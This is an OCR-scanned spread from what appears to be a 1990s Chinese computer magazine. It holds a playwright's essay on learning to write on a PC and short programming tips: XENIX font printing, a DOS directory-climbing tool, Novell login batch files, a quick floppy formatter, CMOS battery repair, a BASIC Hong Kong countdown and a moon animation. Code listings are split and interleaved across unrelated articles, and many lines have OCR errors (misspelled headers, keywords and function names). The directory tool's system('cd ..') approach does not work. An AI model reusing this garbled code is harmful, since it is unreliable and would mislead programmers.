我终于用了我5年的积蓄，其中包括了追补工资，劳务费，稿酬，排练津贴，演出津贴等等，买了一台386DX40·4M·210M的电脑。当时的自我感觉那可真跟年轻时候见到刚出生的女儿差不多，也许有过之而无不及吧？那当口“五笔字型”我还没有掌握好，常常是坐在机子面前把刚刚构思好的剧本情节还没有打成句子就被字根是什么搅得一干二净了。甚至整整一个夜晚也打不出200字，可已经是头昏脑胀了。这可怎么办？后来我就改用‘太极码——两笔字型”，经过几天熟悉基本上可以掌握了，可还是不如在纸上手写的快。就在这时候，“汉王99’解决了急需，我的第一部电

脑作品就是用它完成的。但是并没有带给我多大欣慰,反而激起了内心的极大羞愧,总觉得这实在是太对不起电脑了!因为这不"穿新鞋走老路"吗?这不是用大炮打蚊子吗?唉!由于我的无能使它的威力发挥不出来。可我没服气,更没泄气,一方面苦练 DOS 的基础基本功,一方面下决心钻研 WINDOWS,又在"中文之星"上来个全面出击,发现 NPS 很对我的胃口,特别是它的自动记忆、自动忘却功能和词组、词汇的存储,使我用起来得心应手。于是我在用电脑编写第二个剧本时采取的是"打写循环法",也就是先用 NPS 打,打累了就用"汉王 99"写,写累了再打,这样不但可以缓解疲劳,始终保持头脑清醒,思维敏捷,而且心中的构思和人物语言都可以保持井井有条,这才能算是我刚刚尝到一点儿甜头儿吧?这中间我熟悉了 WPS,也在 UCDOS 上驰骋,跨越 WORD5 已经驾驭了 WORD6。我没有进过一天学习班,完全靠的是自学实践。当然也碰到了几位热心的年轻人,"汉王 99"的姜教授和南京大学的雍老师对我的帮助就非常大,我认为要好学,就要不耻下问,认能者为师。另外我还有个很重要的体会,首先对电脑不要怕,而是要爱,爱到一天不见她,一天不抚摸她就想得要命的程度,心里总觉得少了点儿什么似的?有人把这比作情人,我上了年纪虽然同意可还是比作挚友好一些。您说呢?有时候她会发脾气,还会发得很大,干脆不理你了,什么也不说了,什么也不表示,看你怎么办?此刻我的办法是自力更生,绝不先求援。看书、查资料,《电脑爱好者》《电脑报》各种软硬件的说明书以及专业书籍都是最好的参谋。要知道通过自己找到的答案解答了的难题(也许别人或是你自己将来认为很简单),那可是一辈子也忘不了的。先有意识的憋憋自己,非到万不得已就先别打电话找老师。我就是用这个办法获益匪浅的!

不过对我真正的考验还是在今年的 4 月末,一天突然接到个由北京来的长途电话,河北"花山文艺出版社"对我的电视剧文学剧本《智慧女神》非常感兴趣,这是中国民主促进会中央推荐的。因为他们出版社要编辑一套民主党派统战领袖人物丛书,我的《智慧女神》就写的是"金陵女大"校长、原民进中央副主席吴贻芳女士的一生。但那只是个电视剧本,能行吗?电视剧之所以没有拍成是因为没有钱。这次要出书,机会实在难得,可人家要的是传记文学,我这可是"大姑娘上轿——头一回"啊!在总编王维玲先生的鼓励下,用朋友的话说:"又干了一件,明知不可为而为之的事情。"是的!为了歌颂党的统一战线,为了高唱主旋律,我有什么可怕的?我有什么不敢的?又有什么可不能的呢?!就算是最后的拼搏吧!那也应该是在所不辞!在所不惜啊!否则我还算什么烈士子女?算什么党的助手和诤友呢?更何况我还是个民进会员啊!可这难度实在太大了!是不是我太自不量力了呢?我拿出电视剧原稿痴痴的想着呆呆地看着,唉!已经在电话里答应了人家,这……这不是骑虎难下吗?难道现在打退堂鼓不成?怎么办?怎么办?我趴在桌上睡着了,突然,有人在低声呼唤我,谁?猛抬头看见摆在旧书桌上那台电脑,她似乎在向我深深地点着头轻轻地说着:"不用怕!没什么了不起!放心吧!有我呢!"对啊!我为什么不用她呢?这个晚上我把什么都忘了,我没有再用手写,因为我要速度,出版社给我的交稿期限是 7 月,合同上可是白纸黑字写明了的,决不能不守信用。可那是一部 20 集的电视连续剧啊!378000 字,在 90 天内要完成!就是用稿纸誊清一遍也得……更何况我还要重新创作成另外一种模式,因此必须脑子想到就得见之于显示屏上才行。只有用键盘,只有打!打!打!我没日没夜地打,清晨 3 点开始直到吃早饭,然后接着干到中午,饭后睡一个小时再干,晚饭后电视只看联播节目,其他全免了。这样到 11 点或是 12 点。每天夜里加上中午睡眠时间也就是 3 到 4 小时吧?现在仔细回想起来,我的驱动力当然是自己的毅力,但是只有主观努力是不行的,因为每天要手写 4000 到 5000 字的初稿是个难题自不必说了,就算是能行,那么再誊出一份修改的清稿又得多少时间呢?在我来说那只能是个天方夜谭了,更不用说我最后的完成稿是 520000 字了。这主要依靠的因素就是科学技术,也就是电脑了。如果没有电脑,我就是把老伴儿也搭上,请她专门为我抄稿子,要想按时交稿恐怕还是得落空。什么?您不信?那要不然就得花上一笔钱请人抄?或者干脆让别人用电脑给我打出来?对不起!一页收费 8 块钱,我那是 330 多页,先别说我不是大款也不是大腕儿,没有那么多钱,就算是有钱也不能这么个花法。话说回来了,那我买这个电脑干什么吃的?不就是为了用吗?就这样,我冲过来了,闯过来了!吃到了甜头儿。我的体会是:

根本别信什么岁数大学不了电脑,不会英文学不了,会英文也记不住那么多专业用语,学电脑得先进学习班,根本无法自学,学电脑得先学键盘练习打字,记字母的位置就得 10 天半个月的,……等等等等。还有什么脑手无法统一,构思与击键相互干扰,……总之还不如干脆用笔在纸上写来得快。一次投资那么多钱,实在不值得!

其实说来说去一句话:上了岁数别干傻事。

不!!!我要响亮的回答:"不听那些!不信邪!电脑能让你恢复青春!电脑能让你不服老!您要是不信,那就试试嘛!"

最后我还要告诉您,我已经"鸟枪换炮"啦!现在我用的是 5X86,还带多媒体。可以一边写作,一边听音乐。需要参考什么电影那只不过是"弹指一挥间"……

如何在XENIX系统下打印各种字体、字型

□四川　李永林

目前，在XENIX系统下，文字处理没有在DOS系统下那么完善。汉字打印只能依靠打印机本身自带的字库;而在打印文件时,无法控制字体字型。面对这一问题,笔者认为:一般汉字打印机本身具有相当丰富的字体、字型控制命令,它对用户是透明的。即用户只要按照说明书的控制命令格式向打印机发出相应的控制命令就不难控制其打印格式了。但是要在文件中加入打印控制命令却相当难。因为在XENIX系统下,编辑文件vi对打印控制字符不相容。即打印控制字符不能写入到文件中去。面对这一问题怎么办呢?我们不妨利用vi编辑命令中的r命令在缓冲区加入一个文件的办法,将要控制打印的字符变成一个个中间文件,然后再加入到将要打印的文件中去。这样就可控制文件的打印格式，从而实现在XENIX系统下打印出各种字体、字型，以致达到在DOS系统下文字打印的圆满程度(本文程序已AR－3240为例)。

一、程序说明

a.将控制打印的字符变成相应的一个个中间文件。

字体的文件名依次为:1－8。

字号的文件名依次为:11－18。

b.利用vi编辑命令中的r命令在缓冲区中加入一个文件，将要控制打印的文件相应写入到控制的部分。

例：将24×24宋体字体和3号字写入到文件中去。

```
:r 1 <CR>
:r 13 <CR>
```

c.将打印文件中的不必要的字符如：24×24宋体、1号字等这些使人看得明白的字符去掉,重新生成只有打印控制字符的文件,并将其打印出。

二、程序使用

a.将所附源程序编译成可执行文件lpp。

```
# cc -o lpp lpp.c
```

b.打印文件并选择字体、字型。

```
# ./lpp file
```

三、源程序 lpp.c:

```
#include <stdio.h>
#include <fcnll.h>
#include <sys/types.h>
#include <sys/stat.h>
void main (argc,argv)
int argc;
char *argv[]
{
FILE *fpi,*fpo;
int c;
int i;
char b;
char cha[20];
char chb[20];
static char *data[]={"\033u1 24×24 宋体","\033u2 24×16 宋体","\ 033u3 24×12 宋体","\ 033u4 32×32 宋体","\033u5 32×16 宋体","\033u6 40×140 楷体","033u7 40×40 宋体","\033u8 40×40 黑体};
static char *dat1[]={"1","2","3"," 4","5","6","7","8",};
static char *data1[]={"033e11 1 号字","033e22 2 号字","\033e33 3 号字","\033e44 4 号字","\033e55 5 号字","\033e66 6 号字","\033e77 7 号字","\033e88 8 号字"};
static char *dat2[]={"11","12","13","14","15","16","17","18"};
if (argc!=2)
{
printf ("打印参数设置文件只有一个!");
exit(0);
}
for (c=0;c<19;c++)
{
if(c==8)
{
c=10;
}
else
if(c>10)
{
i=c-11;
fpo=fopen (dat2[i],"w");
fputs(data1[i],fpo);
fclose (fpo);
}
else
{
```

一次退出多级子目录程序

□河北　鲁贤

在我们熟悉的 DOS 环境中，DOS 为我们提供了许多对子目录进行操作的命令，如建子目录命令“md”,进入及退出子目录命令“cd”等。但朋友你有没有发现 DOS 里缺少了这样一个命令：一次退出多级子目录命令。随着软件数量的增多，软件结构也越来越复杂,有的软件所用子目录级数多达四五级,假如我们想从第五级子目录退到第二级子目录下，只能连续键入三次“cd..”命令,或者先用“cd\”命令退到根目录下再用“cd”命令进入,这对我们来说是多么繁琐而又无聊的事情啊!子目录级数越多操作也越复杂,为了解决这个矛盾，我用 BORLAND C++编制了一个小程序,希望对朋友们的工作和学习能有所帮助。程序名为 cdr.cpp,将这个程序编译成可执行文件并将它放入你的 DOS 目录，设置好路径后就可以象使用 DOS 的其它命令一样方便地在任何目录下使用。本程序使用方法：“CDR [退出的目录级数]”,本程序还设有帮助信息,只要你键入：“CDR ?”就可获得帮助信息。程序如下：

```
#include <conio.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
main(int argc, char *argv[])
{
    int i;
    unsigned long int a;
    char *ptr;
    a=strtoul(argv[1],&ptr,10);
    if(argc!=2)
      {
        printf("");
      printf("\nUse Error. Input: CDR ? to get help.");
        exit(0);
      }
    if(strcmp(argv[1],"?")==0)
      {
       printf("");
      }
   for(i=0;i<a;++i)
     {
         system("cd ..");
     }
```

编辑点评：作者用 C 语言（Turbo C 2.0, Borland C++各版本可编译通过）编写了一次使用当前子目录上升 N 级的小命令程序,有一定意义,缺点是程序不够优化与精炼,这里给出一个同样功能的 C 程序供参考：

```
#include <stdio.h>
#include <stdlib.h>
main(int argc, char *argv[])
{
 int i=atoi(argv[1]);
 if(argc<2||i==0)printf("cdn N[1,2...] !make curent dir up N classes.");
 else for(;i>0;--i)system("cd ..") ;
}
```

```
fpo=fopen(dat1[c],"w");
fputs(data[c],fpo);
fclose (fpo);
}
}
system("clear");
printf("\n         字体      文件名     字号         文件名");
printf("\n    24×24 宋体     1        1 号字          11");
printf("\n    24×16 宋体     2        2 号字          12");
printf("\n    24×12 宋体     3        3 号字          13");
printf("\n    32×32 宋体     4        4 号字          14");
printf("\n    32×16 宋体     5        5 号字          15");
printf("\n    40×40 楷体     6        6 号字          16");
printf("\n    40×40 宋体     7        7 号字          17");
printf("\n    40×40 黑体     8        8 号字          18");
scanf("%c",&b);
sprintf(cha,"vi %s",argv[1]);
system(cha);
sprintf(cha,"%s.bak",argv[1]);
fpi=fopen(argv[1],"r");
fpo=fopen(cha,"w");
while ((c=getc(fpi))!=EOF)
{
if(c=='\033')
{
putc(c,fpo);
c=getc(fpi);
putc(c,fpo);
c=getc(fpi);
putc(c,fpo);
c=getc(fpi);
putc(c,fpo);
while((c=getc(fpi))!='\n')
{
;
}
}
else
{
putc(c,fpo);
}
}
fclose(fpi);
fclose(fpo);
sprintf(chb,"lp %s",cha);
system(chb);
system("rm 1 2 3 4 5 6 7 8 11 12 13 14 15 16 17 18");
sprintf(chb,"rm %s",cha);
system(chb);
}
```

Novell 网络中应用软件一次性登录及权限管理

□天津　徐荣贞

Novell 网具有严格的保密性和明确的权限管理，使其始终在多用户环境中居于领先地位。但是这也引起了一些不便，一是网络登录与应用软件登录的两次重复操作；二是用户的层次不同、水平不同，入网后，由于误操作有可能破坏网络共享数据或查看某些无权操作的数据。

本人以批处理为主线，以入网底稿作标志，以应用软件的子程序作判断，达到应用软件的一次性登录；用户退出应用软件同时就退出了网络，不允许用户在网络中直接操作，把应用软件与 Novell 网紧密结合起来，充分利用 Novell 的保密性和权限管理功能为应用软件服务，达到数据的安全性。

具体操作步骤如下：

1. 建立一个批处理文件 AUTOEXEC.BAT（最好转换为 EXE 格式）：

包括启动汉字系统、Novell 入网、启动应用软件、自动退网、自动提示再次入网。

2. 为每一用户建立一个入网标志文件（空文件）及一个应用软件各模块对应的权限库。

3. 为每一用户建立一个入网底稿，唯一区别是用 DELTREE 删除该用户入网标志文件。

4. 编制一应用软件公用程序，判断入网标志文件存在状况，确定入网的用户名。

若某一用户的入网标志文件不存在，则可确定是其正在登录入网；判断完成后自动补上该文件，以便再次判断其他用户。

5. 根据不同用户及其权限库，编制一公用程序，确定该用户是否有权使用应用软件的某个功能。

运行环境：586 服务器，386 工作站（1M 内存），Novell 3.11, Ucdos 5.0, Foxpro 2.5

附程序如下：

①TYPE AUTOEXEC.BAT

```
ipx
netx
f:
login
call up.bat
tx
cd \home\dbf
call fox setup
logout
:cycle
login
cd \HOME\DBF
call fox setup
logout
goto cycle
```

②入网底稿：

```
WRITE"Good %GREETING-TIME,%LOGIN-NAME."
MAP DISPLAY OFF
MAP *1:=SYS:;*1:=SYSHOME\%LOGIN-NAME
MAP S1:=SYS:PUBLIC
MAP S2:=SYS:
MAP S3:=C:\
MAP S4:=SYS:UCDOS
MAP S5:=SYS:DOS
AMP S6:=C:\CCED
MAP INS S16:=SYS:FOX
MAP
COMSPEC=S3:COMMAND.COM
#DELTREE /Y SYS:HOME\DBF\CODE1.TXT ←作标志
#CAPTURE
```

③判断用户名：Usertest.prg

```
PUBL G_USER,g_right
DO CASE
   CASE .NOT.FILE('CODE1.TXT')
      !COPY CODE·TXT CODE1·TXT
      G-USER='USER1'
   CASE .NOT. FILE('CODE2·TXT')
      !COPY CODE·TXT CODE2·TXT
      G-USER='USER2'
   CASE .NOT. FILE('CODE3·TXT')
      !COPY CODE·TXT CODE3·TXT
      G-USER='USER3'
   CASE .NOT. FILE('CODE8·TXT')
      QUIT
ENDCASE
```

④确定用户权限：Check.prg

```
SELE 1
USE &G-USER
GO MAIN-S2
ZDM =field (MAIN-S1)
IF left(&ZDM,1)='0'
DO MESSAGER WITH'你无权使用此功能模块!',3
g_right='0'
retu
else
g_right='1'
endif
```

谈磁盘的快速格式化

□辽宁 李莹

软盘是每个计算机使用者必不可少的信息存储工具，本文意在通过对磁盘快速格式化及恢复格式化磁盘过程的分析，使初学者了解 DOS 软盘的基本管理方法，为灵活使用和维护软盘打下良好基础。

众所周知，在高版本 DOS 系统中支持磁盘快速格式化功能，即用命令 FORMAT /Q 格式化磁盘时，会在短暂的时间内格式化完毕磁盘，这种方法只适用于已经正常格式化过的或者已经装有数据的磁盘，这在使用旧磁盘的过程中是非常方便的。可能有很多初学者对这其中的道理不太了解，实际上这种快速格式过程已经完全脱离了“格式化”的意义，计算机在完成此工作时不是对磁盘扇区进行格式化，而是通过对磁盘关键扇区内容的写入来实现磁盘数据的快速清除。若想懂得快速格式化的原理，首先应该了解 DOS 的磁盘管理机制：每张软盘都可分为四个部分，分别是：DOS 引导扇区（BOOT）、文件分配表（FAT）、文件目录表（ROOT）及数据区（DATA），引导扇区始终位于软盘的首部，只占用一个扇区，其它扇区则按磁盘的类型不同数量各不相同，对于常用的几种磁盘列表如下：

类型	扇区数	目录扇区数	根目录文件数	数据扇区
360K	2	7	112	708
1.2M	7	14	224	2371
1.44M	9	14	224	2847

FAT 表有两个一样的备份，它负责记录数据区的使用情况，当向磁盘写入文件时，需要对上述的 FAT 表、目录区及数据区三个部分进行操作：在目录表（或子目录）中填入文件名，在 FAT 表中查找空闲位置并记录扇区或簇的使用情况，最后在数据区相应位置写入文件内容。从上面过程可看出，若想彻底删除文件，必须对上述三个部分进行操作，即清除目录表及数据区的内容并把 FAT 表中相应字节置为空闲状态，但是对于磁盘的数据区来说并不需要清 0 才可以写入其它数据，所以一般的文件删除过程只是释放目录表和修改 FAT 表相应字节，而文件的真实内容仍然存放在数据区中，这也是文件删除以后可以进行恢复的原因所在。基于以上道理，如果把软盘 FAT 表及目录表全部恢复到空盘时的状态，则此磁盘就和重新格式化后的磁盘一样，唯一的区别是格式化后的磁盘数据区用 F6H 填充，而此盘数据区中仍然存放着原始数据，但这根本不影响磁盘的使用。

高版本 DOS 支持恢复格式化磁盘的功能，此功能的实现原理也和文件恢复的原理相似，它只适用于快速格式化的软盘或硬盘，因为这样的磁盘格式化后数据区内容没有破坏，只是 FAT 表及目录区已经改变，所以只要恢复原来的 FAT 表及目录区内容，则盘中的文件（包括子目录）即可恢复如初。实现此功能有一个问题必须解决，就是格式化时原 FAT 表及目录区内容的保存问题，因为此盘本身必须以格式后的面目出现，所以这些信息不可能以文件形式存放在软盘本身上，如果存放到其它磁盘上则恢复格式化磁盘就失去了意义，在高版 DOS 中采取了一种“丢卒保车”的做法，即把原磁盘的引导扇区、文件分配表及目录表存放到被格式化磁盘的最后几个扇区中，当需要恢复格式化磁盘时再把最后几个扇区内容重新写回原位置，这样在形式上就可对盘中的所有内容进行恢复，但是如果某一文件原来占用了磁盘的最后几个扇区，则恢复后的磁盘中该文件是不完整的，由于磁盘一般不可能写满全部扇区，所以这种做法是相当实用的。

懂得了上述原理你可以做一个这样的实验：

找来两张相同类型的磁盘，一张进行格式化操作，另一张写入一些数据，然后进入 DEBUG 程序，把刚格式化的磁盘放入 A 驱动器中，然后打入命令：L 100 0 0 X，其中 X 针对磁盘类型不同取不同的值，即需要更新的扇区数（FAT 扇区数＊2＋目录扇区数＋1），比如 360K 为 C(12)、1.2M 为 1D(29)、1.44M 为 21(33)等，之后取出此盘把写有数据的磁盘放入驱动器 A 中，打入命令：W 100 0 0 X，退出 DEBUG，用 DIR A 检查磁盘，此时 A 驱中的磁盘中已经没有任何文件，这就是快速格式化的效果，如果你用 PCTOOLS 或其它方法查看该盘中的扇区，你会发现数据区中仍然存放着数据。

下面是一个用 TURBO C++1.0 编写的软盘快速格式化程序，此程序虽然很短，但它可很好地完成磁盘的快速格式化工作，可连续处理多张磁盘，因为程序省略了保存磁盘信息过程，所以格式化速度很快，但不能进行恢复操作。程序中使用 FAT 表的第一个字节（磁盘介质标志）位来判断磁盘类型，以决定需要更新的扇区数目，具体请见文后程序，有兴趣的读者可增加保存磁盘信息和恢复格式化磁盘功能，也可以探索一下恢复删除文件的编程方法，这样你对磁盘结构及管理方法的认识一定会有一个质的飞跃。

```
//软盘快速格式化程序
#include <stdio.h>
#include <conio.h>
```

COMS电池故障处理

□安徽 王丽华

在兼容机的主板上，大多安装了 3.6V 的可充电镍镉电池，作为保持系统配置和系统时钟在主机电源断电时的工作电源。为 CMOS 供电的电池，时间久了可能失效。

由于主板上 CMOS 耗电极低（约十几微安），若用户的 PC 机使用效率较高的话，就会经常使可充电电池的充电大于放电，使镍镉电池长期形成过充电现象。镍镉电池在过度充电和过度放电时，电池体内会渗出电解液，这种导电的电解液会腐蚀主板，导致板上线路短路而造成主板的严重故障。

当 CMOS 供电电池出现故障时，屏幕显示为：

CMOS Battery Testing – Failed

Press F1 continue or CTRL, ALT and ESC for SETUP

此时，同时按下 CTRL、ALT 和 ESC(有的机器则是在系统引导时按下 Del)进入 CMOS SETUP 后，将会发现 CMOS 中的数据全部丢失。若将其参数进行重新设置，即可启动，但只要一开机，COMS 中的信息又全部丢失了。


若怀疑 CMOS 电池故障，可打开主机箱，仔细检查及其附近的印刷电路板上，是否有电解液泄漏的迹象。该电池一般由三个镍镉电池串联组成，用万用电表测量其电压，应在 3–4V 之间，太高或太低都说明电池可能有问题。确定是电池问题后，只要换用新电池故障也就会随之消失。

在拆换镍镉电池时，注意从主板上用电烙铁拆下旧电池之前，一定要记下正负极性，以免在焊接新电池时极性出错。

在 AST、COMPAQ 等名牌机主板上并没有可充电的镍镉电池，而是用安装在主板箱内的一个外接电池来提供 CMOS 的电能，这样处理更为安全可靠。其实在一般的兼容机主板上也可采用类似的办法。其具体做法是：在兼容机的主板上通常有一个外接电源接头，出于安全的考虑，用户也可以将原主板上的镍镉电池卸下，用导线引出接至外接电池上，这样既安全又便于维护。

外接电池可由三节 5 号（1.5 伏的普通电池或者 1.2 伏的镍镉电池）串联代替，焊接出正负引线后用一小塑料袋裹好放在机箱内就行了。即使用三节 1.5 伏的普通电池也可以使用 1–2 年。每年换一次电池费不了多少事，但对主板来说就要安全得多。

```
#include <dos.h>
union REGS r;
char devnum;
unsigned int i;
unsigned char buff[512],allsec,fat,root,id;
void main (int argc,char ** argv)
{if(argc!=2)
goto error;
devnum=argv[1][0]|0x20;
if((devnum!='a')&&(devnum!='b')){
error:
printf("\n\7FORMAT drive: (drive: A: or B:)");
exit(0);}
start:
printf("\nInsert diskette for drive %c:",devnum);
printf("\nand strike ENTER when ready");
devnum=(devnum&0xf)-1
r.h.ah=0;
int861(0x16,&r,&r);
if(r.h.a1!=0xd)exit(0);
r.h.ah=0x36;
r.h.d1=devnum+1;          //目的彻底复位磁盘
int86(0x21,&r,&r);
if(absread(devnum,1,1,buff)==1){ //扇区数 地址
printf("\n\7read Disk error");
exit(0);}else
printf("\nRead Disk ID OK!");
printf("[%02X]",buff[0]);
id=buff[0];
if(buff[0]==0xfd){
fat=2;root=7;
printf("\nThis is a 360KB Disk");}else
if(buff[0]==0xf9){
fat=7;root=14;
printf("\nThis is a 1.2MB Disk");}else
if(buff[0]==0xf0){
fat=9;root=14;
printf("\nThis is a 1.44MB Disk");}else{
Printf("not Found disk ID data");
exit(0);}      //判断磁盘类型
allsec=(fat*2)+root-1;     //处理扇区数
buff[0]=id;buff[1]=0xff;buff[2]=0xff;//存磁盘介质标志
for (i=3;i<512;i++)buff[i]=0;
abswrite(devnum,1,1,buff);    //更新 FAT 第一扇区
buff[0]=0;buff[1]=0;buff[2]=0;
for(i=0;i<allsec;i++)    //更新 FAT 及目录所有扇区
abswrite(devnum,1,i+2,buff);
printf("\nFormat another (Y/N)?");
r.h.ah=0      //是否处理其它磁盘
int86(0x16,&r,&r);
if(r.h.ah!=0x15)exit(0);else
devnum=(devnum|0x40)+1;
goto start;
}
```



香港回归祖国日期倒计时程序

□广西　彭庆杰

本程序适于Turbo BASIC或QBASIC语言环境。对于前者，还可将程序编译成.EXE文件，以便在DOS提示符下直接运行。

在运行本程序前，应执行以下的批处理程序（对于UCDOS5.0是如此，若为UCDOS3.1，则应将RDPS改为RDSL），以确保程序可利用UCDOS特显功能来显示放大的立体汉字：

```
c:
cd\ucdos
RD16
KNL
RDPS
TX
```

本程序对于加强爱国主义教育、提高民族凝聚力将会起到明显的作用。由于程序具有简明、通俗、易于实现等特点，因而使得它具有较好的推广价值(考虑到时效性，本软件只用于1996年12月3日以后的倒计时)。程序清单如下：

```
' ==HUIGUI9.BAS/BY PQJ at Home On 1996.12.3==
SCREEN 12: CLS
f = 0: N2 = 0: DAY = 0: D1TO6 = 0: HUIG$ = "07-01-1997"
DATEN = VAL(MID$ (DATE$, 7, 4) + MID$(DATE$, 1, 2) + MID$(DATE$, 4, 2))
DATE97 = VAL(MID$ (DATE$, 1, 2) + MID$(DATE$, 4, 2))
IF DATEN < 19961204 THEN f = 1: '由于存贮误差,这里只能采用19961204
IF DATEN > 19970701 THEN f = 2: ' 而不能采用19961203
IF DATE97 = 701 THEN f = 3
SELECT CASE f
CASE 1: CLS
PRINT STRING$ (20, CHR$ (7)): LOCATE 10, 17: COLOR 12
PRINT "对不起, 本软件只适于1996年12月3日以后的倒计时。": END
CASE 2: CLS
PRINT STRING$ (20, CHR$ (7)): LOCATE 10, 17: COLOR 12
PRINT"对不起, 本软件只适于1997年7月1日以前的倒计时。": END
CASE 3: CLS
PRINT CHR$ (14); "[{%1=2@055,045-10|10(04)01今天是1997年7月1日";
PRINT "-13|13(04)01-12|12(10)01 今天是1997年7月1日";
PRINT "@120, 120-10|80(15) 01 热烈庆祝 -13|83(04)01 热烈庆祝";
PRINT "@160,95-10|230(14)01 香港回归祖国";
PRINT "-15|235(04)01 香港回归祖国}]": END
END SELECT
LINE (0, 0)-(639, 479), 0, BF
FOR i = 1 TO 10
LINE (i, i)-(639 - i, 479 - i), 10, B
NEXT i
D1 = VAL(MID$ (DATE$, 4, 2)): M1 = VAL(MID$(DATE$, 1, 2))
D2 = VAL(MID$ (HUIG$, 4, 2)): M2 = VAL(MID$(HUIG$, 1, 2))
FOR i = 1 TO 6
READ DAYY(i)
D1TO6 = D1TO6 + DAYY(i)
NEXT i
MM1 = M1
WHILE MM1 < M2
DAY = DAY + DAYY(MM1)
MM1 = MM1 + 1
WEND
DAYEULL = DAY
IF M1 > M2THEN
 DAY12 = 31 - D1 + 1
ELSE
 IF D1 > 1THEN
  DAY12 = DAYY(M1) - D1 + 1
 ELSE
  IF D1 = 1THEN
   DAY12 = DAYFULL
  END IF
 END IF
END IF
IF M1 > M2THEN
 DAY = D1TO6 + DAY12
ELSE
 IF D1 = 1THEN
  DAY = DAYFULL
 ELSE
  DAY = DAY + DAY12 - DAYY(M1)
 END IF
END IF
DDAY$ = MID$(STR$(DAY), 1, 4)
PRINT CHR$(14); "[{%1=2@065,065-10|10(15)01离香港回归祖国还有";
PRINT "-13|13(04)01离香港回归祖国还有";
PRINT "@350,200-00|100(14)01" + DDAY$ + "天-03|07(04)01" + DDAY$ + "天}]"
100 s$ = INKEY$: IF s$ = "" THEN 100
END
DATA 31,28,31,30,31,30,-1
```

图、文、声并茂的动画程序

□广西　彭庆杰

本程序运用 UCDOS 特显功能和 BASIC 语言丰富的声音、图形功能,在屏幕上动态地展示月亮在夜空中升起,并伴以‘你看,你看,月亮的脸… ’的乐曲。

```
′=M OV E-Y L 2. B A S 你看,你看,月亮的脸… =
SCREEN 12:CLS:COLOR 1:P=3.1415926#/180
FOR R=1 TO 80*RND(1)                 :′画云彩
CIRCLE(639*RND(1), 90*RND(1)), R, 15, 0, RND(1) *
190*P,1/4
NEXT R
FOR I=0 TO 8                         :′画屏幕边框
LINE(I,I)-(639-I,479),14,B
NEXT I
FOR R=1 TO 300 STEP.09              ′画草地
Y1=479*RND(1)
IF  Y1>430 THEN
CIRCLE(639*RND(1),Y1),R/7,10,0,RND(1)*190*P,5
END IF
NEXT R
FOR I=330 TO 100 TSEP  -5
CIRCLE(170,I),70,15,,,1             :′动态地画月亮
PAINT(170,I),14,15                  :′动态地为月亮着色
FOR K=1 TO 1200:NEXT K  :′为了造成视觉暂留而作的延时
line(0,0)-(639,400),0,bf  :′动态地局部清屏(清除草地
                           ′以上的区域)
FOR J=0 TO 8                        :′动态地画屏幕边框
LINE(J,J)-(639-J,479),14,B
NEXT J
FOR R=1 TO 80*RND(1) STEP.8  :′动态地画天上的浮云
CIRCLE(639*RND(1),90*RND(1)),R,15,0,RND(1)*190*P,1/4
NEXT R
NEXT I
CIRCLE(170,I),70,15,,,1             :最终恢复月亮
PAINT(170,I),14,15                  :最终恢复月亮着色
FOR I=0 TO 8                        :最终恢复屏幕边框
LINE(I,I)-(639-I,479-I),14,B
NEXT I
FOR R=1 TO 80*RND(1) STEP.8  :最终恢复天上的浮云
CIRCLE(639*RND(1),90*RND(1)),R,15,0,RND(1)*190*P,1/4
NEXT R
Z$(1)="♥                                              ♥"
Z$(2)=" 园园的园园的月亮的脸,扁扁的扁扁的岁月的书箴,"
Z$(3)=" 甜甜的甜甜的你你的笑颜,是不是到了分手的时间 "
Z$(4)=" 不忍心让你看见我流泪的脸,只好对你说:你看,你看, "
Z$(5)=" 月亮的脸偷偷的在改变,月亮的脸偷偷的在改变  "
Z$(6)=" 园园的园园的月亮的脸,长长的长长的寂寞海岸  "
Z$(7)=" 高高的高高的蔚兰的天,是不是到了离别的 "
Z$(8)=" 我们已走得太远,没有话题,只好对你说:你看      "
Z$(9)=" 月亮的脸偷偷的在改变,月亮的脸偷偷的在改变。"
Z$(10)="♥                                             ♥"
    LOCAWTE 5,39:PRINT "宁夏大学数学与电算工程系"
LOCAWTE 6,39:PRINT "副教授 彭庆杰编制/96.11.25"
COLRO 13
FOR I=2 TO 9                              :′显示歌词
LOCATE  I+12,20:PRINT Z$(I):
NEXT I:COLOR 4
LOCATE 13,20;PRINT Z$(1)               :′显示心形图
LOCATE 22,20;PRINT Z$(10):COLOR 10      :′显示心形图
LOCATE 22,20;PRINT "宁夏大学数学电算工程系"
LOCATE 6,39;PRINT "副教授   彭庆杰编制/96.11.25"
GOSUB 300                        :′显示歌曲名和演奏歌曲
END
300
PRINT CHR$(14);
PRINT"[{=2%α40,40(15)01-170|120 你看,你看,月亮的脸…"
PRINT "(4)01-172|122 你看,月亮的脸…}]"
PLAY "MB ML T120"
FOR N=1 TO 3
KKK$=INKEY$:IF KKK$=CHR$(27) THEN END
PLAY  "MB  ML  T120  03A16B16  04  C4  P8  D16C16  03B2
A4.G16F16E408D16C16"
PLAY "D401;6D16C16D1604E8C803 B1604C8,03B16A8.A404.
A16B1604C4C16E8.D2MS"
PLAY "P8D4.ML03 A1604D16C408 03MSG16G16 MLA4P8
G16A16B8A8G16B8.A2A40804C16D16"
PLAY "E4E8,C16E8D4D16E1603A4.G8E40803C16D16E4.
C8D40803A8"
PLAY "04E8D8P8 03A8 04 D8C8C4 P2 03A16E16A16B1604
C8D16E1603A4G4E2"
PLAY "03A16E16A16B1604C8D16E1603A4G404C803A8A2A4"
PLAY "03A16E16A16B1604C8D16E1603A4G4E2"
PLAY  "03A16E16A16B1604C8D16E1603A4G404C803A8A2A4
P1P1"
NEXT N
RETURN
```





控制程序当日执行一次方法

□辽宁 金凤霞

如果你需要开机后自动备份硬盘中关键扇区的内容，或者备份 WINDOWS 中的 INI 配置文件等操作(这是一个非常好的习惯)，此时你可以把完成这些功能的程序加到 Autoexec.bat 中，这样开机后，即可自动完成备份工作，但可能每天开关机多次会多次做备份的工作，这样连续备份是完全没有必要的并且影响机器的启动速度，此时你就可以采取特殊的手段使这个备份动作每天只进行一次，下面介绍完成这一功能的简单方法。

